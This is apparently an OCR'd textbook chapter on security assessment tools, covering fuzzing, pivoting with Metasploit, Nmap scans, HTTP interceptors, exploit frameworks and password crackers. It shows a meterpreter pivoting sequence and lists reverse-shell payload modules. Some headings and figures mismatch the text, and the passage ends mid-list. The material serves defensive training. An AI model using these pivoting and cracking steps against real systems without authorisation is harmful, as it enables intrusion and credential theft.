The hardware solutions that an organization deploys are only good until a hacker determines how to break or bypass a control. As a result, it is vital that a security professional think like a hacker and reverse engineer or deconstruct the existing security solutions. As a security professional, you should examine each security solution separately. When you look at each solution, you should determine what the security solution does, which system the security solution is designed to protect, how the solution impacts the enterprise, and what the security solution reveals about itself.

In contrast to software reverse engineering, with hardware, the device is disassembled, the function of each part is identified, and the relationships of the parts to one another are defined. In today's world, where almost all devices use a computer operating system of some sort, software analysis is almost inescapable when identifying the operations of a device.

Wireless Vulnerability Scan

Today you cannot afford to simply scan a wired network, even if most of the sensitive data and devices reside there. With all the wireless entryways that have evolved, you must also be concerned with wireless networks.

Moreover, wireless networks are plagued with a whole host of vulnerabilities that are unique to WLANs. To successfully identify these vulnerabilities, you need a vulnerability scanner made for the job. Luckily, many vendors have emerged to address such needs. Some examples of WLAN vulnerability scanners are:

Key Topic

- **F-Secure Router Checker:** Checks a device's connection to its DNS resolver to make sure it is connecting to an authorized DNS server.
- **Avast Wi-Fi Inspector:** Exposes the following vulnerabilities:
  - Weak or default passwords
  - Router firmware vulnerabilities
  - Non-encrypted, unsecured wireless networks
  - DNS hijacking
  - Open network ports
- **Panda Wi-Fi Protection:** Enables you to see the computers connected to the Wi-Fi network, helping to detect intruders

Rogue Access Points

Rogue access points are APs that you do not control and manage. There are two types: those that are connected to your wired infrastructure and those that are not. The ones that are connected to your wired network present a danger to your wired and wireless networks. They may be placed there by your own users without your knowledge, or they may be purposefully put there by hackers to gain access to the wired network. In either case, they allow access to your wired network. Wireless intrusion prevention system (WIPS) devices can be used to locate rogue access points and alert administrators to their presence. Wireless site surveys can also be conducted to detect such threats.

Software Composition Analysis

Open-source code is free and can therefore be very attractive. But the challenge lies in securing the components and continuously monitoring the software for vulnerabilities. Whereas software you buy will be supported and updated as required by the vendor, with open-source software, you're on your own. ***Software composition analysis (SCA)*** tools are used to help manage the use of open-source software.

SCA tools perform automated scans of an application's code base, including related artifacts such as containers and registries, to identify all open-source components, their license compliance data, and any security vulnerabilities and to fix vulnerabilities through prioritization and auto-remediation. Some examples are:

Key Topic

- **Veracode:** This application security platform performs five types of analysis: static analysis, dynamic analysis, software composition analysis, interactive application security testing, and penetration testing
- **Black Duck:** This software composition analysis tool was acquired by and is now supported by Synopsys.
- **Highlight:** This application portfolio management solution from CAST provides software component analysis, application security, application benchmarking, and technical due diligence.

Fuzz Testing

Fuzz testing, or fuzzing, involves injecting invalid or unexpected input (sometimes called faults) into an application to test how the application reacts. It is usually done with a software tool that automates the process. Inputs can include environment variables, keyboard and mouse events, and sequences of API calls. Figure 12-1 shows the logic of the fuzzing process.

Key Topic




Figure 12-1 Fuzzing

Two types of fuzzing can be used to identify susceptibility to a fault injection attack:

- ***Mutation fuzzing*:** This type of fuzzing involves changing the existing input values (blindly).
- ***Generation-based fuzzing*:** This type of fuzzing involves generating the inputs from scratch, based on the specification/format.

To prevent fault injection attacks:

- Implement fuzz testing to help identify problems.
- Adhere to safe coding and project management practices.
- Deploy application-level firewalls.

Pivoting

Pivoting is a technique used by hackers and pen testers alike to advance from an initially compromised host to other hosts on the same network. It allows the leveraging of pen test tools installed on the compromised machine to route traffic through other hosts on the subnet and potentially allows access to other subnets. One set of steps that could potentially illustrate pivoting is the following:

Step 1. Compromise a client.

Step 2. Open Metasploit. (You will learn more about this tool later in this chapter.)

Step 3. Choose an exploit.

Step 4. Get meterpreter and type **meterpreter> ipconfig**.

Step 5. Scan the network you find.

Step 6. Run the arp_scanner by typing:

```
meterpreter > run arp_scanner -r 192.168.1.0/24
```

Step 7. Add a route from the default gateway to the compromised system so that all traffic from the default gateway must be routed through the compromised machine.

Post-exploitation

When any issue arises and is addressed, security professionals are usually focused on resolving the issue, deploying a new security control, or improving an existing security control. But once the initial crisis is over, the lessons-learned/after-action review report should be filed. In this report, personnel document the issue details, the cause of the issue, why the issue occurred, possible ways to prevent the issue in the future, and suggestions for improvement in the event that the issue occurs again. Any person who had a hand in detecting or resolving the issue should be involved in the creation of the review. Reviews should be held as close to the resolution of the issue as possible because details are often forgotten with the passage of time.

When developing the formal review document, it is best to structure the review to follow the incident chronologically. The review should document as many facts as possible about the incident. Keep in mind that lessons-learned/after-action reviews also work well for any major organizational project, including operating system upgrades, new server deployments, firewall upgrades, and so on.

Persistence

Persistent attacks are attacks that are carried out in a patient manner, by teams of skilled attackers with lots of resources. Also called advanced persistent threats (APTs), these attackers move very quietly in the environment and are extremely difficult to detect. In some cases, their presence is unknown until months after a breach. This means that you must also be consistent in scanning and monitoring. Continuous monitoring is a concept that prescribes such an approach.

Tools

While there appears to be a bewildering array of vulnerabilities and attacks that they engender, there are many software and hardware tools available to detect and address them. In this section you'll learn about the most common of such tools.

SCAP Scanner


In Chapter 11, "Performing Vulnerability Management Activities," you learned about Security Content Automation Protocol (SCAP), a standard that the security automation community uses to enumerate software flaws and configuration issues. As the computing industry embraces this standard, tools and utilities are starting to make use of the nomenclature and formats used by SCAP.

A good example of this is the Windows System Center Configuration Manager Extensions for SCAP. It allows for the conversion of SCAP data files to Desired Configuration Management (DCM) configuration packs and converts DCM reports into SCAP format. There are SCAP scanning tools for many operating systems, including macOS and Linux.

Network Traffic Analyzer

Network enumerators, or traffic analyzers, scan a network and gather information about users, groups, shares, and services that are visible, in a process sometimes referred to as device fingerprinting. Network enumerators use protocols such as ICMP and SNMP to gather information. WhatsUp Gold is an example of such software. As you can see in Figure 12-2, it not only identifies issues with hosts and other network devices but allows you to organize and view the hosts by problem.

Key Topic


Ipswitch WhatsUp Gold v14.0 - [Network Explorer - All devices (dynamic group)]
File Edit View Configure Tools Reports Window Help
All devices (dynamic group)

Device Groups
- My Network
  - All devices (dynamic group)
  - All routers (dynamic group)
  - Dynamic Group Examples
    - Cisco Devices
    - Completely down devices
    - Devices collecting CPU performance dat
    - Devices collecting Disk performance dat
    - Devices collecting Interface performanc
    - Devices collecting Memory performance
    - Devices collecting Ping performance dat
    - Devices in maintenance mode
    - Devices with at least one down monitor
    - Devices with SNMP credentials
    - Devices with Windows Credentials
    - Devices without credentials
    - Devices without SNMP credentials
    - Devices without Windows credentials
    - Frequently polled Performance Monitors
    - Printers
    - Unacknowledged Devices
    - Windows Devices

Display Name	Host Name	Address	Device Type
12.37.214.3	12.37.214.3	12.37.214.3	Switch
172.16.58.1	172.16.58.1	172.16.58.1	Cisco cisco282...
172.16.58.2	172.16.58.2	172.16.58.2	Cisco catalystsE...
192.168.2.16	192.168.2.16	192.168.2.16	Device
192.168.2.2	192.168.2.2	192.168.2.2	Web Server
192.168.2.20	192.168.2.20	192.168.2.20	Web Server
192.168.2.24	192.168.2.24	192.168.2.24	Device
192.168.2.32	192.168.2.32	192.168.2.32	Web Server
192.168.2.34	192.168.2.34	192.168.2.34	Web Server
192.168.2.35	192.168.2.35	192.168.2.35	Web Server
192.168.2.36	192.168.2.36	192.168.2.36	Web Server
192.168.2.38	192.168.2.38	192.168.2.38	Web Server
192.168.2.39	192.168.2.39	192.168.2.39	Web Server
192.168.2.47	192.168.2.47	192.168.2.47	Web Server
192.168.2.52	192.168.2.52	192.168.2.52	Web Server
192.168.2.53	192.168.2.53	192.168.2.53	Web Server
192.168.2.62	192.168.2.62	192.168.2.62	Web Server
192.168.2.74	192.168.2.74	192.168.2.74	Web Server
192.168.2.77	192.168.2.77	192.168.2.77	Web Server
192.168.2.80	192.168.2.80	192.168.2.80	Web Server
192.168.204.1	192.168.204.1	192.168.204.1	Cisco cisco282...
192.168.204.30	192.168.204.30	192.168.204.30	Router
192.168.204.31	192.168.204.31	192.168.204.31	Unix FTP server
192.168.204.32	192.168.204.32	192.168.204.32	Unix FTP server
192.168.204.63	192.168.204.63	192.168.204.63	Cisco cisco282...
192.168.205.1	192.168.205.1	192.168.205.1	Cisco cat4506 ...
192.168.205.1	192.168.205.1	192.168.205.1	Cisco cat4506 ...
192.168.205.2	192.168.205.2	192.168.205.2	Cisco catalyst35...
192.168.3.10	192.168.3.10	192.168.3.10	HP HP LaserJet...
192.168.3.155	192.168.3.155	192.168.3.155	Email server

Figure 12-2 WhatsUp Gold Output

As it is currently set, the output in Figure 12-2 shows all devices. In the details pane, you can see all devices listed by IP address and the type of device each is. For example, the highlighted device is a Cisco switch with the IP address 192.198.205.2. To see all devices with missing credentials, you could select the Devices Without Credentials folder in the tree view on the left.

In situations where you need to survey the security posture of all computers in the network without physically visiting each computer, you can use a network enumerator to find that information and organize it in helpful ways.

Vulnerability Scanner

Vulnerability scanners can be either network based or host based. Like network vulnerability scanners, host scanners scan for vulnerabilities—but only on the host on which the tool is installed. Many scanners can do both.

For best performance, place a vulnerability scanner in a subnet that needs to be protected. You can also connect a scanner through a firewall to multiple subnets; this complicates the configuration and requires opening ports on the firewall, which could be problematic and could impact the performance of the firewall.

Cloud-based vulnerability scanning is a service that is performed from the vendor's cloud and can be considered a good example of SaaS. The benefits that are derived are the same as the benefits derived from any SaaS offering—that is, no equipment on the part of the subscriber and no footprint in the local network. Figure 12-3 shows a premises-based approach to vulnerability scanning, and Figure 12-4 shows a cloud-based solution.

Key Topic




Figure 12-3 Premises-Based Vulnerability Scanning

In the premises-based approach, the hardware and/or software vulnerability scanners and associated components are entirely installed on the client premises, while in the cloud-based approach, the vulnerability management platform is in the cloud.

Vulnerability scanners for external vulnerability assessments are located at the solution provider's site, with additional scanners on the premises.

Key Topic




Figure 12-4 Cloud-Based Vulnerability Scanning

The following are advantages of the cloud-based approach:

Key Topic

- Installation costs are low because there is no installation and configuration for the client to complete.
- Maintenance costs are low as there is only one centralized component to maintain, and it is maintained by the vendor (not the end client).
- Upgrades are included in a subscription.
- Costs are distributed among all customers.
- It does not require the client to provide onsite equipment.

However, there is a considerable disadvantage: Whereas premises-based deployments store data findings at the organization's site, in a cloud-based deployment, the data is resident with the provider. This means the customer is dependent on the provider to ensure the security of the vulnerability data.

Protocol Analyzer

Sniffing is the process of capturing packets for analysis; sniffing used maliciously is referred to as eavesdropping. Sniffing occurs when an attacker attaches or inserts a device or software into the communication medium to collect all the information transmitted over the medium. Sniffers, also called ***protocol analyzers***, collect raw packets from the network; both legitimate security professionals and attackers use them. The fact that a sniffer does what it does without transmitting any data to the network is an advantage when the tool is being used legitimately and a disadvantage when it is being used against you (because you cannot tell you are being sniffed).

Organizations should monitor and limit the use of sniffers. To protect against their use, you should encrypt all traffic on the network where possible.

Sniffers can be used as performance tools. Many protocol analyzers can organize and graph the information they collect. Graphs are great for visually identifying trends and patterns.

Port Scanner


Internet Control Message Protocol (ICMP) messages can be used to scan a network for open ports. Open ports indicate services that may be running and listening on a device that may be susceptible to attack. An ICMP attack, or port scanning attack, basically pings every address and port number combination and keeps track of which ports are open on each device as the pings are answered by open ports with listening services and not answered by closed ports. One of the most widely used ***port scanners*** is Network Mapper (Nmap), a free open-source utility for network discovery and security auditing. Figure 12-5 shows the output of a scan using Zenmap, an Nmap security scanner GUI. Starting in line 12 of the output shown in this figure, you can see that the device at 10.68.26.11 has seven ports open:

```
Discovered open port 139/tcp on 10.68.26.11
Discovered open port 155/tcp on 10.68.26.11
Discovered open port 554/tcp on 10.68.26.11
Discovered open port 3389/tcp on 10.68.26.11
Discovered open port 445/tcp on 10.68.26.11
Discovered open port 2869/tcp on 10.68.26.11
Discovered open port 10243/tcp on 10.68.26.11
```

Figure 12-6 shows output from the command-line version of Nmap. You can see in this figure that a ping scan of an entire network was just completed. You can see that the computer at 172.16.153.242 has three ports open: 23, 443, and 8443. However, the computer at 172.16.153.253 has no open ports. The term filtered in the output means that the ports are not open. To obtain this output, the command **Nmap**

172.16.153.0/23 was executed, instructing the scan to include all computers in the 172.16.153.0/23 network.

Key Topic



Target: 10.68.26.11


Profile: Intense scan

Command: nmap -T4 -A -v 10.68.26.11

```
nmap -T4 -A -v 10.68.26.11

Starting Nmap 6.46 ( http://nmap.org ) at 2014-08-07
14:42 Eastern Daylight Time
NSE: Loaded 118 scripts for scanning.
NSE: Script Pre-scanning.
Initiating ARP Ping Scan at 14:42
Scanning 10.68.26.11 [1 port]
Completed ARP Ping Scan at 14:42, 0.05s elapsed (1 total
hosts)
Initiating Parallel DNS resolution of 1 host. at 14:42
Completed Parallel DNS resolution of 1 host. at 14:42,
0.02s elapsed
Initiating SYN Stealth Scan at 14:42
Scanning 10.68.26.11 [1000 ports]
Discovered open port 139/tcp on 10.68.26.11
Discovered open port 135/tcp on 10.68.26.11
Discovered open port 554/tcp on 10.68.26.11
Discovered open port 3389/tcp on 10.68.26.11
Discovered open port 445/tcp on 10.68.26.11
Discovered open port 2869/tcp on 10.68.26.11
Discovered open port 10243/tcp on 10.68.26.11
Completed SYN Stealth Scan at 14:42, 4.77s elapsed (1000
total ports)
Initiating Service scan at 14:42
```

Figure 12-5 Zenmap Port Scan Output

Key Topic



```
Nmap scan report for 172.16.153.242
Host is up (0.00s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
443/tcp   open  https
8443/tcp open   https-alt

Nmap scan report for 172.16.153.253
Host is up (0.00s latency).
Not shown: 996 closed ports
PORT      STATE    SERVICE
2001/tcp filtered dc
4001/tcp filtered newoak
6001/tcp filtered X11:1
9001/tcp filtered tor-orport

Nmap scan report for 172.16.153.254
Host is up (0.016s latency).
All 1000 scanned ports on 172.16.153.254 are filtered

Nmap done: 512 IP addresses (51 hosts up) scanned in 348.80 seconds

C:\WINDOWS\system32>
```

Figure 12-6 Nmap Port Scan Output


In a scenario where you need to determine what applications and services are running on the devices in your network, a port scanner would be appropriate.

HTTP Interceptor

An ***HTTP interceptor*** intercepts web traffic between a browser and a website. It permits actions that the browser would not permit. For example, an HTTP interceptor may allow the input of 300 characters, while the browser may enforce a limit of 50. These tools allow you to test what would occur if a hacker were able to circumvent the limit imposed by the browser. An HTTP interceptor performs like a web proxy in that it monitors the traffic in both directions.

Some examples of HTTP interceptors are Burp Suite and Fiddler. Fiddler, a Windows tool, can also be configured to test the performance of a website, as shown in Figure 12-7.

Key Topic



```
#          Result  Pro...             Host            Content
6          200     HTTP               www. text.com   text/htr
```

```
Request Count:   1
Bytes Sent:      934        (headers:934; 
Bytes Received:  15,462          (headers

ACTUAL PERFORMANCE
--------------
ClientConnected:       17:20:02.275
ClientBeginRequest:    17:20:02.279
GotRequestHeaders:     17:20:02.279
ClientDoneRequest:     17:20:02.279
Determine Gateway:     0ms
DNS Lookup:            0ms
TCP/IP Connect:        108ms
HTTPS Handshake:       0ms
ServerConnected:       17:20:02.388
FiddlerBeginRequest:   17:20:02.388
ServerGotRequest:      17:20:02.388
ServerBeginResponse:   17:20:02.692
GotResponseHeaders:    17:20:02.692
ServerDoneResponse:    17:20:02.917
ClientBeginResponse:   17:20:02.917
ClientDoneResponse:    17:20:02.917

      Overall Elapsed:     00:00:00.63800

RESPONSE BYTES (by Content-Type)
--------------
text/html:     15,054
~headers~:     408
```

Figure 12-7 Fiddler

The output in Figure 12-7 shows the connection statistics for a download from text.com. In the panel on the right, you see the elapsed time spent on each step in the process.

HTTP interceptors and fuzzers should both be used for testing web applications. They can also be used to test the proper validation of input.

Exploit Framework

Exploitation tools, sometimes called exploit kits, are groups of tools used to exploit security holes. They are created for a wide variety of applications. These tools attack an application in the same way a hacker would, and so they can be used for good and for evil. Some are free, while others, such as Core Impact, are quite expensive.

An ***exploit framework*** provides a consistent environment to create and run exploit code against a target. The three most widely used frameworks are

Key Topic


- **Metasploit:** This is an open-source framework that ships with hundreds of exploits and payloads as well as many auxiliary modules.

NOTE Kali Linux (an extremely popular operating system for pen testing) includes Metasploit and other tools.

- **CANVAS:** Sold on a subscription model, CANVAS ships with more than 400 exploits.
- **IMPACT:** This commercially available tool uses agent technology that helps an attacker gather information on the target.

Figure 12-8 shows the web interface of Metasploit. The attacker (or the tester) selects an exploit from the top panel and then a payload from the bottom. Once the attack is launched, the tester can use the console to interact with the host. Using such exploitation frameworks should be a part of testing applications for security holes.

Key Topic



Showing all 566 modules

3CTftpSvc TFTP Long Mode Buffer Overflow

This module exploits a stack buffer overflow in 3CTftpSvc 2.0.1. By sending packet with an overly long mode field, a remote attacker could overflow a arbitrary code on the system.

3Com 3CDaemon 2.0 FTP Username Overflow

This module exploits a vulnerability in the 3Com 3CDaemon FTP servic being distributed from the 3Com web site and is recommended in documents. This module uses the USER command to trigger the overflow.

ACDSee XPM File Section Buffer Overflow

This module exploits a buffer overflow in ACDSee 9.0. When viewing a mali the ACDSee product, a remote attacker could overflow a buffer and execute

```
       =[ metasploit v3.4.1-beta [core:3.4 api:1.0]
+ -- --=[ 176 exploits - 30 auxiliary
+ -- --=[ 104 payloads - 17 encoders - 5 nops
       =[ svn r9744 updated today (2010.07.08)

msf >
```

Showing all 210 modules

AIX Command Shell, Bind TCP Inline

Listen for a connection and spawn a command shell

AIX Command Shell, Find Port Inline

Spawn a shell on an established connection

AIX Command Shell, Reverse TCP Inline

Connect back to attacker and spawn a command shell

AIX execve shell for inetd

Simply execve /bin/sh (for inetd programs)

Figure 12-8 Metasploit Web Interface

For more on Metasploit, see https://www.metasploit.com.

Password Cracker

Password crackers are programs that do what their name implies: They attempt to identify passwords. These programs can be used to mount several types of password attacks, including dictionary attacks and brute-force attacks.

In a dictionary attack, an attacker uses a dictionary of common words to discover passwords. An automated program uses the hash of the dictionary word and compares that hash value to entries in the system password file. While the program comes with a dictionary, attackers also use extra dictionaries that are found on the Internet. To protect against these attacks, you should implement a security rule that says that a password must not be a word found in the dictionary.


Brute-force attacks are more difficult to perform because they work through all possible combinations of numbers and characters. These attacks are also very time-consuming.

The best countermeasures against password threats are to implement complex password policies, require users to change passwords on a regular basis, employ account lockout policies, encrypt password files, and use password-cracking tools to discover weak passwords.

One of the most well-known password-cracking programs is Cain and Abel, which can recover passwords by sniffing the network; cracking encrypted passwords using dictionary, brute-force, and cryptanalysis attacks; recording VoIP conversations; decoding scrambled passwords; revealing password boxes; uncovering cached passwords; and analyzing routing protocols. Figure 12-9 shows sample output of this tool. As you can see, an array of attacks can be performed on each located account. This example shows a scan of the local machine for user accounts in which the program has located three accounts: Admin, Sharpy, and JSmith. By right-clicking the Admin account, you can use the program to perform a brute-force attack—or a number of other attacks—on that account.

Another example of a password cracker is John the Ripper. It can work in UNIX/Linux as well as macOS-based systems. It detects weak UNIX passwords, though it supports hashes for many other platforms as well. John the Ripper is available in three versions: an official free version, a community-enhanced version (with many contributed patches but not as much quality assurance), and an inexpensive pro version.

Key Topic



User Name	LM Password	< 8	NT Password	LM Hash	NT Hash	Challange	Type
Admin							LM & NTLM
Sharpy							LM & NTLM
JSmith							LM & NTLM

Figure 12-9 Cain and Abel Output

If you are having difficulty enforcing strong or complex passwords and you need to identify weak passwords in the network, you could use a password cracker to find out which passwords are weak and possibly also crack them. If determining password security is time critical, you should upload the password file to one of your more capable machines (a cluster would be even better) and run the password cracker on that platform. That way, you can take advantage of the additional resources to perform the audit more quickly.

Dependency Management

When software is developed, code writers often borrow sections of code from open-source libraries, where code that performs certain tasks can be shared with and reused by others. The code snippets found in these libraries are dependent on other snippets of code that may be in the same library or in another library. In addition, referenced code might reference a third piece in a different library. Each time a new library is used to retrieve a piece of referenced code, the chance of downloading vulnerabilities increases. ***Dependency management*** is the process of identifying dependences and ensuring that all referenced code is secure.

A number of tools can be used to verify the security of all referenced code. Some examples are:

Key Topic

